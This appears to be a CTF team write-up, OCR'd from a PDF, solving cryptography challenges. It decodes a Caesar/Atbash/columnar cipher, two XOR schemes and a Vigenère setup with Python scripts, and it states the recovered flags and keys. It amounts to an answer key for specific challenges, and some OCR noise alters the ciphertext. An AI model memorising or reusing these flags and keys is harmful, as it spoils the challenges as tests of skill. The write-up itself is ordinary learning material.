
Upon reviewing the challenge description, we noticed the mention of "goodboictf", which immediately reminded us of a Twitter account that had been used as a hint in CTF Wave 1.

With this in mind, we searched for the account on Twitter and discovered a green-colored code posted as a hint. Given our previous experience, we suspected this code was encoded and required decoding steps before it could be used.



This image seems to indicate that there will be a new hint.

After searching for the account on Twitter, we found an **image** containing hidden information. To extract the hidden details, we adjusted the **brightness, saturation, and contrast** of the image. This revealed a **series of numbers** that were not visible in the original image.




42 87 667 656 669 660 666 665 87 664 659 666 87 650 665 657 666 669 654 660 87 666 665 87 42 87 667 656 669 660 666 665 87 666 669 87 666 669 658 42 665 650 677 42 661 650 666 665 87 656 665 658 42 658 656 655 87 650 665 87 42 665 87 650 653 653 650 44 650 661 87 42 44 661 650 663 650 661 676

At first glance, the numbers seemed randomly distributed, but after checking **Discord hints**, we found that the challenge required two decryption steps:


The challenge involved a **Caesar Cipher** that shifts numbers (ROT5) and **ASCII encoding**. For the ROT, I used **ROT13 decoder: Decrypt and convert ROT13 to text - cryptii**

Since ROT5 only affects digits, the decryption result for ROT5 is:

97 32 112 101 114 115 111 110 32 119 104 111 32 105 110 102 111 114 109 115 32 111 110 32 97 32 112 101 114 115 111 110 32 111 114 32 111 114 103 97 110 105 122 97 116 105 111 110 32 101 110 103 97 103 101 100 32 105 110 32 97 110 32 105 108 108 105 99 105 116 32 97 99 116 105 118 105 116 121




I converted the numbers above into ASCII using the ASCII Converter, which resulted in:



"a person who informs on a person or organization engaged in an illicit activity"

I searched on the internet about "a person who informs on a person or organization engaged in an illicit activity", and the result is **"Whistleblower"**.




Step 4: Entering the Key into the Decryption Code

Based on the hint, "If you crack Triple Threat 1, simply use the same method but with a different key," I followed the same decryption **code** process as TripleThreat but replaced the key with "Whistleblower" and applied it to the cipher text:

(J-ofg30-3a--Ls3--J-a5a-mtg3fl-z03-10s)x1t4hlt4fbz3c3xbz0B1tq-

After multiple attempts, I realized that the decryption was case-sensitive. The process finally worked when I entered "WHISTLEBLOWER" revealing the correct result of flag.



Full Code to Testing:

```
import math



# Step ``: Reverse Caesar Cipher

def caesar_decrypt(text, shift):

    result = []

    for char in text:

        if char.isalpha():

            base = ord('A') if char.isupper() else ord('a')

            result.append(chr((ord(char) - base - shift) % 26 + base))

        else:

            result.append(char)

    return ''.join(result)



# Step 2: Reverse Atbash Cipher

def atbash_decrypt(text):

    decrypted = []

    for c in text:

        if 'A' <= c <= 'Z':

            decrypted.append(chr(ord('Z') - (ord(c) - ord('A'))))

        elif 'a' <= c <= 'z':

            decrypted.append(chr(ord('z') - (ord(c) - ord('a'))))

        else:
```

```
            decrypted.append(c)

    return ''.join(decrypted)


# Step 3: Reverse Columnar Transposition
def columnar_decrypt(ciphertext, key):
    key_order = sorted(range(len(key)), key=lambda k: key[k])  # Urutan kunci
    num_cols = len(key)
    num_rows = math.ceil(len(ciphertext) / num_cols)

    # Rekonstruksi grid untuk menempatkan karakter sesuai kolom
    plaintext = [''] * len(ciphertext)
    index = 0
    for col in key_order:
        row = col
        while row < len(ciphertext):
            plaintext[row] = ciphertext[index]
            index += 1
            row += num_cols

    return ''.join(plaintext)
```

```
ciphertext_flag =
"{J-ofg30-3a--Ls3--J-a5a-mtg3f1-z03-10s}x1t4hIt4fbz3c3xbz0B1tq-"



key = "WHISTLEBLOWER"

shift = len(key)



# Step 1: Reverse Caesar Shift

decrypted_caesar = caesar_decrypt(ciphertext_flag, shift)

print("[Step 1] Reverse Caesar:", decrypted_caesar)



# Step 2: Reverse Atbash Cipher

decrypted_atbash = atbash_decrypt(decrypted_caesar)

print("[Step 2] Reverse Atbash:", decrypted_atbash)



# Step 3: Reverse Columnar Transposition

decrypted_final = columnar_decrypt(decrypted_atbash, key)

print("[Step 3] Reverse Columnar:", decrypted_final)
```

Impact and Severity:

This challenge highlights **real-world security risks** associated with **data concealment and weak encryption**:

1. **Data Obfuscation in Malicious Files**
    - Attackers could **modify file headers** to **disguise** payloads inside seemingly harmless files.

    - Common security tools might fail to detect malicious content unless forensic analysis is performed.
2. **Steganographic Data Exfiltration**
    - Embedding sensitive data within images is a known technique for **covert communication and data theft**.
    - Organizations should **monitor metadata and hidden file structures** to detect anomalies.
3. **Use of Weak Cryptographic Methods**
    - **ROT5, Atbash, and Caesar Ciphers** provide no real security against modern attacks.
    - Even **Columnar Transposition** can be broken easily if the key is exposed.
    - **Modern encryption standards** (AES, RSA) should be used for securing sensitive information.

Cryptography

Supposedly-easy

Solved On: 19 February 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{ez_pz_lemon_squeezeee}**

Challenges overview:

The challenge requires decrypting a flag that has been XOR-encrypted using a specific encryption method. The encryption process involves selecting n as the square of a prime number ($n = p^2$), then encrypting each byte of the flag using the XOR operation:

$\text{Encrypted Byte} = \text{FLAG Byte} \oplus n$

To recover the flag, we need to reverse the encryption process step by step.

Key Findings:

- The encryption method uses a predictable pattern: n is always the square of a prime number.
- Since XOR is a reversible operation, applying the same XOR operation with n can retrieve the original flag bytes.
- The challenge involves mathematical operations such as computing square roots and verifying prime numbers.
- The data is stored in a text file (encrypted.txt) as a list of numbers.

Vulnerability Analysis:

The encryption method has several weaknesses:

1. Predictable n Values: Since n is always a perfect square of a prime, it is possible to reverse-engineer the encryption process.
2. XOR Reversibility: XOR is symmetric, meaning the same operation can be used to decrypt the data without requiring additional keys.

3. Prime Number Constraints: The choice of $n = p^2$ significantly reduces the possible values of n, making it easier to derive the original values.

If such an encryption method were used in real-world applications, it would be vulnerable to simple cryptographic attacks.

Tools Used:

- Python: Used for reading and processing the encrypted data.
- Math Library: Used for computing square roots.

Exploitation Step-by-step:

Step-by-Step Detailed Guide to Decrypt the Flag

This guide explains the exact process needed to decrypt the flag based on the encryption method used.

Step 1: Read the Encrypted Data

What we need to do:

- The encrypted data is stored in a file called encrypted.txt.
- We need to **read** this file and extract the numbers inside.
- The numbers represent the XOR-encrypted bytes of the flag.

How to do it:

1. Open the file encrypted.txt.
2. Read the contents of the file.
3. Convert the contents into a list of numbers for processing.

Step 2: Determine the Original n Values

What we need to do:

- In the encryption process, n was chosen as the square of a prime number ($n = p^2$).
- To decrypt, we need to **reverse** this process and find the n values used for encryption.

How to do it:

1. For each encrypted number, compute its **square root**.
2. Check if the square root is a **prime number**.
3. If it is not a prime, adjust it to the **nearest prime number**.
4. Once we find a valid prime, compute $n = p^2$.
5. Store all n values for the next step.

Step 3: Reverse the XOR Operation

What we need to do:

- Encryption used this formula: Encrypted Byte=FLAG Byte$\oplus$n
- Since XOR is **reversible**, we can recover the original flag byte by applying XOR again: FLAG Byte= Encrypted Byte$\oplus$n

How to do it:

1. Take each encrypted number from encrypted.txt.
2. Retrieve the corresponding n value from Step 2.
3. Apply the XOR operation: original_byte = encrypted_number ^ n
4. Store the decrypted byte.

Step 4: Convert Bytes into a String

What we need to do:

- The decrypted bytes must be converted into a **readable text format**.
- The flag is stored as **UTF-8 encoded text**, so we need to decode the bytes properly.

How to do it:

1. Collect all the decrypted bytes into a list.
2. Convert the list of bytes into a string using UTF-8 decoding.

Step 5: Print the Flag

What we need to do:


- The final decrypted text should be displayed as the **recovered flag**.

How to do it:

Print the final string to reveal the flag.

Summary of Steps

1. Read the encrypted data from encrypted.txt and store it as a list of numbers.
2. Find the original n values by computing square roots and checking for prime numbers.
3. Reverse the XOR operation to decrypt each byte of the flag.
4. Convert the decrypted bytes into a string using UTF-8 decoding.
5. Print the final flag to reveal the hidden message.



Impact and Severity:

If a similar encryption method were used in real-world security systems, it would be highly insecure due to:

- **Easily Predictable Encryption Values**: Attackers can determine n simply by checking perfect squares of prime numbers.
- **Weak Protection Against Brute-Force Attacks**: Since there are limited possible n values, an attacker can easily brute-force the decryption.
- **Lack of Secure Key Management**: The encryption does not rely on a secret key but on a mathematically predictable pattern, making it vulnerable to cryptanalysis.

Severity: High

This method of encryption is not recommended for securing sensitive data, as it is trivial to break using mathematical analysis.

XORry

Solved On: 3 March 2025
Solved by: Alghazali Winet Abdurrahman
Flag Retrieved: pu-flag{D0-y0u-k0w-1-l1k3-XOR-5o-much?}

Challenges overview:

This challenge involved decrypting an XOR-encrypted message using a repeating key. The ciphertext was provided in a **Base64-encoded** format (`xorry.txt`), and a Python script (`chall.py`) showed the encryption logic. The challenge required identifying the correct encryption key to recover the plaintext message.

Additionally, a **hint** was given:

> *"Am tfwsbr gowr wh'g o gacys ousbh kwhv pziswgv-difdzs wb jozcfobh, aoxigqizs :)"*

This hint was encoded using a **Caesar cipher (ROT12)**, a simple letter-shifting technique.

Decoding the Hint

Applying ROT12 decryption, the hint reads:

> *"My friend said it's a simple agent with blueish-purple in valorant, majuscule :)"*

This suggested that the key was a **Valorant agent** associated with **blueish-purple** colors.

Key Findings:

- The encryption method used was **XOR encryption with a repeating key**, which is weak if the key can be guessed.
- The **ROT12-encoded hint** pointed towards a **Valorant agent with a blueish-purple theme**.
- By testing multiple Valorant agents, the correct key was identified as **"OMEN"**, leading to successful decryption.

Vulnerability Analysis:


- **Weak Encryption (XOR Cipher):** XOR encryption is insecure when the key is short or predictable. Attackers can brute-force or use frequency analysis to break it.
- **Predictable Key:** The challenge provided a hint about the key, making it easier to guess.
- **ROT12 Encoding:** While ROT12 obfuscates text, it is **not secure** and can be quickly reversed.
- **Base64 Encoding:** Base64 does not provide security—only basic encoding.

Tools Used:

- **Python** (for writing decryption scripts)
- **Base64 Decoder** (built into Python's `base64` module)
- **ROT12 Decoder** (for decoding the hint)
- **Python Script** (to test keys efficiently)

Exploitation Step-by-step:

1. **Extract ciphertext** from `xorry.txt` and **decode** it from Base64.
2. **Analyze `chall.py`** to understand that XOR encryption with a repeating key was used.
3. **Decode the hint** using **ROT12**, revealing that the key was a **blueish-purple Valorant agent**.



4. **Identify key candidates** (e.g., Omen, Reyna, Astra, Fade).
5. **Write a Python script** to brute-force potential keys and check for readable text.
6. **Discover the correct key** (`"OMEN"`) and successfully decrypt the message.
7. **Retrieve the flag**: pu-flag{D0-y0u-k0w-1-l1k3-XOR-5o-much?}

Decryption Code Used:


```
import base64
from itertools import cycle

# Base64 encoded ciphertext
ciphertext_b64 = "PzhoKCMsIjULfWg3fzhoJX86aH9iIXQlfGAdAR1gcCFiIDAtJ3I4"
ciphertext_bytes = base64.b64decode(ciphertext_b64)
```

```
# List of possible keys to try
key_candidates = ["NEON","REYNA","OMEN"]

# XOR decrypt function
def xor_decrypt(ciphertext, key):
    key_cycle = cycle(key.encode())  # Cycle through the key
    return bytes(c ^ next(key_cycle) for c in
ciphertext).decode(errors="ignore")

# Try decrypting with each key
for key in key_candidates:
    plaintext = xor_decrypt(ciphertext_bytes, key)
    if "flag" in plaintext.lower():  # Check if it contains a flag format
        print(f"Possible Key: {key}\nDecrypted Message: {plaintext}\n")
```



Impact and Severity:

- **Real-world Impact:** If this weak encryption method were used in a real system, attackers could easily **brute-force or guess** the key, leading to:
    - **Confidential data leaks** (e.g., passwords, messages)
    - **Data tampering** if the encryption was also used for integrity checks
    - **Easy key recovery** if hints or predictable keys were used
- **Severity: High** 🔥 (because XOR encryption is weak without proper key management)

Vinegar

Solved On: 05 March 2025
Solved by: Ahmad Akbar Sidiq. N
Flag Retrieved: **pu-flag{v1g3nere-1s-n0t-th4t-h4rd-r1ght?}**

Challenges overview:

The challenge requires decrypting an encrypted flag using the provided hints and files. By analyzing the encryption method and understanding the given hints, we can determine the correct key and obtain the flag.

The challenge involves:

- Analyzing a given encoded message.
- Finding a decryption hint within the encoded message.
- Examining the provided files (enc.py and enc_flag.txt).
- Identifying the encryption key based on the hint.
- Running the encryption script with the correct key to retrieve the flag.
